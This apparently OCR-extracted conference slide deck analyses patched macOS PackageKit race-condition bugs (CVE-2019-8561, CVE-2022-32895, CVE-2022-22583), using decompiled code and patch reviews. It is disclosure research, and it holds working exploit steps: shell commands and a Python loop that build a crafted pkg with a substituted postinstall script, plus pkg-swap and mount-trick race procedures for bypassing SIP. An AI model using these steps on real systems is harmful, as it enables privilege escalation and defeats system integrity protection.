
Impact: An app may be able to modify protected parts of the file system

Description: A race condition was addressed with improved state handling.

CVE-2022-32895: Mickey Jin (@patch1t) of Trend Micro, Mickey Jin (@patch1t)


Recall an old vulnerability

- CVE-2019-8561
- A classic TOCTOU issue
- Privilege Escalation & SIP-Bypass
- Details talked at [OBTS_v2]() by Bradley
- I was curious about how Apple fixed it



Patch of CVE-2019-8561

Error: “xar_open_digest_verify: toc digest does not match the expected.”




Module	Function
libxar.1.dylib	__int64 __fastcall xar_open_digest_verify(void *, int, __int64, __int64)
PackageKit	-[PKXARArchive _xar]+0[illegible]1
PackageKit	-[PKXARArchive _fileStructForSubpath:error:]+0x21
PackageKit	-[PKXARArchive dataForPath:]+0x2C
PackageKit	-[PKExtractInstallOperation _extractBomForPackageSpecifier:error:]+0x6D
PackageKit	-[PKExtractInstallOperation _extractAllSpecifiersOnceAndReturnFailingSpecifier:andError:]+0x22A
PackageKit	-[PKExtractInstallOperation main]+0x208
Foundation	___NSOPERATION_IS_INVOKING_MAIN__+B
Foundation	-[NSOperation start]+2CD
PackageKit	-[PKInstallOperation start]+0x5A
PackageKit	-[PKInstallOperationController run]+0xEF
PackageKit	-[PKInstall _installMain:]+0xCBC

1. **Digest is passed from the Installation Client**
2. **Cache the returned xar_t pointer into its member variable**

Patch of CVE-2019-8561

Error: “xar_open_digest_verify: toc digest does not match the expected.”



Module	Function
libxar.1.dylib	__int64 __fastcall xar_open_digest_verify(void *, int, __int64, __int64)
PackageKit	-[PKXARArchive _xar]+0xC1
PackageKit	-[PKXARArchive _fileStructForSubpath:error:]+0x21
PackageKit	-[PKXARArchive dataForPath:]+0x2C
PackageKit	-[PKExtractInstallOperation _extractBomForPackageSpecifier:error:]+0x6D
PackageKit	-[PKExtractInstallOperation _extractAllSpecifiersOnceAndReturnFailingSpecifier:andError:]+0x22A
PackageKit	-[PKExtractInstallOperation main]+0x208
Foundation	___NSOPERATION_IS_INVOKING_MAIN__+B
Foundation	-[NSOperation start]+2CD
PackageKit	-[PKInstallOperation start]+0x5A
PackageKit	-[PKInstallOperationController run]+0xEF
PackageKit	-[PKInstall _installMain:]+0xCBC


1. Digest is passed from the Installation Client
2. Cache the returned xar_t pointer into its member variable

Check right before extracting scripts? 🤔

Double/Triple Fetch !

- xar_open_digest_verify is a safe API to open an untrusted PKG file
- open the untrusted PKG file directly is not safe
- A PKG file could be very large - Not suitable to read all its contents into memory in a single fetch
    - In my opinion, the best solution could be to copy the PKG to a safe place before its installation.
        - For Apple-signed PKGs, copy to a SIP-protected location
        - For other PKGs, copy to a root-owned location
    - Currently, it will read and extract the components on demand: Bom, Payload, Scripts

Double/Triple Fetch !


-[PKExtractInstallOperation _extractAllSpecifiersOnceAndReturnFailingSpecifier:andError:]
-[PKExtractInstallOperation _extractBomForPackageSpecifier:error:]
Fetch with safe API
-[PKExtractInstallOperation _extractPayloadForPackageSpecifier:error:]
Simliar with scriptsExtractor: Double fetch inside
-[PKExtractInstallOperation _extractScriptsForPackageSpecifier:error:]
-[PKLeopardPackage scriptsExtractorWithDestination:error:]
-[PKPayloadCopier initWithArchivePath:offset:destination:]
open (“/path/to/untrusted.pkg”, 0, 0)
Triple fetch here

Double/Triple Fetch !

```
-[PKPayloadCopier initWithArchivePath:offset:destination:] () {
    int fd = open("/path/to/untrusted.pkg", 0, 0);
    lseek(fd, scriptsOffsetInPkg, 0);
    [self->_bomCopier setValue:[NSNumber numberWithInt: fd ] forKey:@"inputFD"];
}

-[PKPayloadCopier run] () {
    BOMCopierSetUserData(self->_bomCopier, self);
    // BOMCopierSetXXX(self->_bomCopier, ...);
    BOMCopierCopyWithOptions(self->_bomCopier, pkgPath=0, dstPath, self->_bomCopierOptions);
}
```

scriptsOffsetInPkg is a fixed value in a PKG

Extract from the untrusted **inputFD**

CVE-2022-32895: Exploit the old issue again

Prepare payload for a crafted pkg:

```
pkgutil --expand /Volumes/Pro\ Video\ Formats/ProVideoFormats.pkg /tmp/ProVideoFormats
rm -rf /tmp/ProVideoFormats/MXFPlugIns.pkg/Scripts/*
echo '#!/bin/bash' > /tmp/ProVideoFormats/MXFPlugIns.pkg/Scripts/postinstall
echo 'touch /Library/Apple/sip_bypass' >> /tmp/ProVideoFormats/MXFPlugIns.pkg/Scripts/postinstall
chmod +x /tmp/ProVideoFormats/MXFPlugIns.pkg/Scripts/postinstall
```

Rebuild the fake pkg, until the **scriptsOffsetInPkg** is equal to the original one:

```
while True:
    os.system('pkgutil --flatten /tmp/ProVideoFormats /tmp/ProVideoFormats.fake.pkg')
    f=open('/tmp/ProVideoFormats.fake.pkg', 'rb')
    f.seek(scriptsOffsetInPkg) # the offset value from the original PKG
    if f.read(4)=='\x1f\x8b\x08\x00': break
    f.close()
```


CVE-2022-32895: Exploit the old issue again

1. Make an install request by using the original Apple-signed PKG.
2. Right before the system_installd opens the PKG in the method "initWithArchivePath:XXX", replace it with my crafted PKG.
3. Restore with the original PKG after calling "BOMCopierCopyWithOptions" to pass the possible verifications again later.
4. My payload scripts got extracted and will be executed with **CS_INSTALLER** privilege later. (In a "SIP-Bypass Context")

Patch of CVE-2022-32895

1. Get the expected checksum property of the PKG’s subpath (Scripts / payload) via the trusted xar_t pointer (returned by xar_open_digest_verify).
2. Instead of reading from the inputFD directly, use an instance of the ObjC class IASInputStream to read the inputStream:
   a. `[self->_bomCopier setValue: inStream forKey: @"inputStream"];`
   b. `[self->_bomCopier removeObjectForKey: @"inputFD"];`
3. During the extraction (BOMCopierCopyWithOptions), the IASInputStream will update the digest of the inputStream at the same time.
4. After the extraction, check whether the inputStream's real checksum is equal to the expected one.
   a. If yes, continue the installation.
   b. Otherwise, abort the whole process.

One more issue with the payloadExtractor ?



```
externalRoot_1 = objc_msgSend(self->super._packageInfo, "valueForKey:", PKPackageInfoExternalPayloadPath);
v7 = objc_msgSend(self, "_archiveSubpathWithFileName:", CFSTR("Payload"));
v8 = objc_msgSend(self, "archive");
v31 = a5;
offset = objc_msgSend(v8, "_fileOffsetForPath:error:", v7, a5);
offset_1 = offset;
if ( !externalRoot_1 && !offset )
  return 0LL;
if ( externalRoot_1 && offset )
{
  v12 = objc_msgSend(self->super._packageInfo, "identifier");
  v13 = (const char *)objc_msgSend(v12, "UTF8String");
  externalRoot_1 = 0LL;
  syslog_DARWIN_EXTSN(
    116LL,
    "PackageKit: package %s has both embedded Payload and external-root; will use embedded",
    v13);
}
if ( offset_1 )
{
  v14 = objc_alloc(classRef_PKPayloadCopier);
  v15 = objc_msgSend(self, "archive");
  archivePath = objc_msgSend(v15, "archivePath");// archivePath is the pkg path, which could be replaced now
  v17 = objc_msgSend(v14, "initWithArchivePath:offset:destination:", archivePath, offset_1, a3);
  v18 = objc_msgSend(self, "archive");
  v19 = objc_msgSend(v18, "fileAttributesAtPath:", v7);
  v20 = objc_msgSend(v19, "objectForKey:", NSFileSize);
  v21 = objc_msgSend(v20, "unsignedLongLongValue");
  objc_msgSend(v17, "setPayloadSize:", v21);
  return objc_autorelease(v17);
}
else
{
  if ( externalRoot )
    externalRoot_1 = externalRoot;
  v22 = objc_msgSend(&OBJC_CLASS___NSFileManager, "defaultManager");
  v23 = (unsigned __int8)objc_msgSend(v22, "fileExistsAtPath:", externalRoot_1);
  v24 = (const char *)objc_msgSend(externalRoot_1, "UTF8String");
  v25 = objc_msgSend(self->super._packageInfo, "identifier");
  v26 = (const char *)objc_msgSend(v25, "UTF8String");
  if ( v23 )
  {
    syslog_DARWIN_EXTSN(118LL, "PackageKit: Using %s as external payload root for package %s", v24, v26);
    v27 = objc_alloc(classRef_PKPayloadCopier);
    v28 = objc_msgSend(v27, "initWithRootPath:destination:", externalRoot_1, a3);
    return objc_autorelease(v28);
```

```
000321B4 -[PKLeopardPackage payloadExtractorWithDestination:externalRoot:error:]:46 (7FFF57EE35D4)
```


1.Double fetch inside

2. **externalRoot path** does not seem to be trusted !!! Find an Apple-signed PKG with an externalRoot path ???

CVE-2022-22583

Peek of PKInstallSandbox

Fixed in macOS 12.2



PackageKit

Available for: macOS Monterey

Impact: An application may be able to access restricted files

Description: A permissions issue was addressed with improved validation.

CVE-2022-22583: Ron Hass (@ronhass7) of Perception Point, Mickey Jin (@patch1t)

Entry updated May 25, 2022

Process Monitor

```
/tmp/PKInstallSandbox.l57ygT/Scripts/com.apple.pkg.MXFPlugIns.yJpaxP/preinstall
/tmp/PKInstallSandbox.l57ygT/Scripts/com.apple.pkg.MXFPlugIns.yJpaxP/postinstall
```

The scripts spawned by **system_installd**, are executed in a **SIP-Bypass Context**


Process Monitor

```
/tmp/PKInstallSandbox.l57ygT/Scripts/com.apple.pkg.MXFPlugIns.yJpaxP/preinstall
/tmp/PKInstallSandbox.l57ygT/Scripts/com.apple.pkg.MXFPlugIns.yJpaxP/postinstall
```

Who created this?
SIP-protected?


The scripts spawned by **system_installd**, are executed in a **SIP-Bypass Context**

-[PKInstallSandbox prepareForCommitReturningError:]



```
d __fastcall -[PKInstallSandbox _createDirectory:uniquifying:error:](void *sel

// [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

if ( self )
{
  v4 = objc_msgSend(directory, "stringByAppendingString:", CFSTR(".XXXXXX"));
  v5 = (const char *)objc_msgSend(v4, "UTF8String");
  v6 = strdup(v5);
  if ( mkdtemp(v6) )
```

/tmp/PKInstallSandbox.XXXXXX is not restricted/SIP-protected !



```
char __cdecl -[PKInstallSandbox prepareForCommitReturningError:](PKInstallSandbox *self, SEL a2, id *a3)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  self->_safeToReset = 0;
  v4 = objc_msgSend(&OBJC_CLASS___NSNumber, "numberWithInt:", 0755LL);
  v5 = objc_msgSend(&OBJC_CLASS___NSDictionary, "dictionaryWithObject:forKey:", v4, NSFilePosixPermissions);
  v6 = objc_msgSend(&OBJC_CLASS___NSFileManager, "defaultManager");
  objc_msgSend(v6, "setAttributes:ofItemAtPath:error:", v5, self->_sandboxPath, 0LL);
  bOpenScripts = (unsigned __int8)objc_msgSend(self->_installRequest, "_useOpenScriptsDirectory");
  LOBYTE(v9) = 1;
  if ( bOpenScripts )                              // bOpenScripts is always true when installing most pkgs
  {
    v10 = objc_msgSend(self, "className", v8, v9);
    v11 = objc_msgSend(CFSTR("/private/tmp/"), "stringByAppendingPathComponent:", v10);
    tmpSandboxDir_1 = objc_msgSend(self, "_createDirectory:uniquifying:error:", v11, 1LL, a3);
    if ( tmpSandboxDir_1
      && (tmpSandboxDir = tmpSandboxDir_1,
          objc_msgSend(self->_cleanupPaths, "addObject:", tmpSandboxDir_1),
          objc_msgSend(v6, "setAttributes:ofItemAtPath:error:", self->_scriptsAttributes, tmpSandboxDir, 0LL),
          error = a3,
          tmpScriptsDir = objc_msgSend(tmpSandboxDir, "stringByAppendingPathComponent:", CFSTR("Scripts")),
          tmpTmpDir = objc_msgSend(tmpSandboxDir, "stringByAppendingPathComponent:", CFSTR("tmp")),
          tmpScriptsDir_1 = tmpScriptsDir,
          (unsigned __int8)objc_msgSend(v6, "moveItemAtPath:toPath:error:", self->_scriptsPath, tmpScriptsDir, error))
      && (unsigned __int8)objc_msgSend(v6, "moveItemAtPath:toPath:error:", self->_temporaryPath, tmpTmpDir, error) )
    {
```


Extracted **Scripts** and **tmp** are restricted. Cannot be replaced directly. 🙁

Exploit 1 (Credit to Perception Point)

1. Create a virtual image file and **mount** it onto “/private/tmp”.
2. Install an Apple-signed package with post-install scripts.
3. Wait for the installer to finish the extraction of the scripts directory, and gather the random parts of the extracted path.
4. **Unmount** the image file, thus reverting to the contents of “/private/tmp” before the extraction.
5. Create the scripts directory by ourselves (with the random path we gathered earlier) and deposit there whatever scripts we want.

https://perception-point.io/research-insights/technical-analysis-cve-2022-22583/

This vulnerability is very dependent on timing – the exploit must succeed in swapping the script in the window of opportunity. However, the exploit is quite reliable and we noticed that it usually takes one or two tries to succeed



Mickey Jin @patch1t · Jan 28

Replying to @0xshlomil @ronhass7 and 2 others

Nice writeup, and I am giving up the idea for my writeup :D
But it seems that I used a better trick than the "mount" trick, and that makes me win the race immediately just in one shot. ✌️

1 2

Csaba Fitzl
@theevilbit

